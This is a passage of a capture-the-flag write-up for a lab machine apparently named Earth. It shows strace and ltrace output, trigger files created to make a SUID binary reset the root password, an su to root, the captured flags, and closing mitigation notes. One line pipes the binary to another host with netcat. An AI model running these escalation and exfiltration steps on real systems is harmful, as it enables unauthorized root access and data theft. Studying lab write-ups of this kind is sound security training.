





Step 3 — Trigger Discovery

From `strace`:

```
/dev/shm/kHgTFI5G
/dev/shm/Zw7bV9U5
/tmp/kcM0Wewe
```



```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ strace ./reset_root
execve("./reset_root", ["./reset_root"], 0x7ffe0ed1a3c0 /* 56 vars */) = 0
brk(NULL)                               = 0x25790000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f21d860d000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=108294, ...}) = 0
mmap(NULL, 108294, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f21d85f2000
close(3)                                = 0
openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0000\241\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 896, 64) = 896
fstat(3, {st_mode=S_IFREG|0755, st_size=2191896, ...}) = 0
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 896, 64) = 896
mmap(NULL, 2244176, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f21d8200000
mmap(0x7f21d8228000, 1462272, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x28000) = 0x7f21d8228000
mmap(0x7f21d838d000, 540672, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x18d000) = 0x7f21d838d000
mmap(0x7f21d8411000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x210000) = 0x7f21d8411000
mmap(0x7f21d8417000, 52816, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f21d8417000
close(3)                                = 0
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f21d85ef000
arch_prctl(ARCH_SET_FS, 0x7f21d85ef740) = 0
set_tid_address(0x7f21d85efa10)         = 42913
set_robust_list(0x7f21d85efa20, 24)     = 0
rseq(0x7f21d85ef680, 0x20, 0, 0x53053053) = 0
mprotect(0x7f21d8411000, 16384, PROT_READ) = 0
mprotect(0x403000, 4096, PROT_READ)     = 0
mprotect(0x7f21d8650000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
getrandom("\xf4\x07\x20\xbc\xe6\xd8\xaa\xb4", 8, GRND_NONBLOCK) = 8
munmap(0x7f21d85f2000, 108294)          = 0
fstat(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(0x88, 0x2), ...}) = 0
brk(NULL)                               = 0x25790000
brk(0x257b1000)                         = 0x257b1000
write(1, "CHECKING IF RESET TRIGGERS PRESE"..., 38CHECKING IF RESET TRIGGERS PRESENT...
) = 38
access("/dev/shm/kHgTFI5G", F_OK)       = -1 ENOENT (No such file or directory)
access("/dev/shm/Zw7bV9U5", F_OK)       = -1 ENOENT (No such file or directory)
access("/tmp/kcM0Wewe", F_OK)           = -1 ENOENT (No such file or directory)
write(1, "RESET FAILED, ALL TRIGGERS ARE N"..., 44RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
exit_group(0)                           = ?
+++ exited with 0 +++
```



```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                                            = 38
access("/dev/shm/kHgTFI5G", 0)                                                  = -1
access("/dev/shm/Zw7bV9U5", 0)                                                  = -1
access("/tmp/kcM0Wewe", 0)                                                      = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                                            = 44
+++ exited (status 0) +++

┌──(yuvaraj㉿yuvaraj)-[~]
└─$
```

Step 4 — Exploitation

Created required trigger files:


```
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
```

Executed:


```
reset_root
```

Result:

```
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```



```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ nc 172.20.10.2 9001 < /usr/bin/reset_root
nc 172.20.10.2 9001 < /usr/bin/reset_root
Ncat: Connection refused.
bash-5.1$ nc 172.20.10.3 9001 < /usr/bin/reset_root
nc 172.20.10.3 9001 < /usr/bin/reset_root
bash-5.1$ nc 172.20.10.3 9001 < /usr/bin/reset_root
nc 172.20.10.3 9001 < /usr/bin/reset_root
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$
```




```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

Step 5 — Root Access

su root

Password:

Earth




```
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

Root Verification

`whoami`

Output:

`Root`




Root Flag

`cat /root/root_flag.txt`

Root Flag:

`root_flag_b0da9554d29db2117b02aa8b66ec492e`



Flags Summary

Flag Type	Value
User Flag	user_flag_3353b67d6437f07ba7d34afd7d2fc27d
Root Flag	root_flag_b0da9554d29db2117b02aa8b66ec492e

Vulnerability Analysis

- Weak XOR encryption implementation
- Exposure of sensitive developer notes
- Credential leakage
- Insecure admin command execution panel (RCE)
- Improper input filtering bypass
- Misconfigured SUID binary

- **Lack of validation for trigger conditions**

Impact

An attacker can:

- Break encryption and recover credentials
- Gain admin access
- Execute arbitrary commands
- Obtain reverse shell
- Escalate privileges to root
- Fully compromise the system

Mitigation Recommendations

- Use strong encryption instead of XOR
- Do not expose sensitive files (testing notes)
- Implement proper authentication and access control
- Sanitize command execution inputs
- Restrict execution capabilities in admin panels
- Remove unnecessary SUID binaries
- Validate file-based triggers securely

Learning Outcomes

This challenge helped in understanding:

- Virtual host enumeration
- robots.txt exploitation
- XOR cryptography attacks
- Credential extraction
- Web-based RCE
- Reverse shell bypass techniques
- Binary analysis using strings, strace, ltrace
- Privilege escalation via SUID binaries
- Full attack chain execution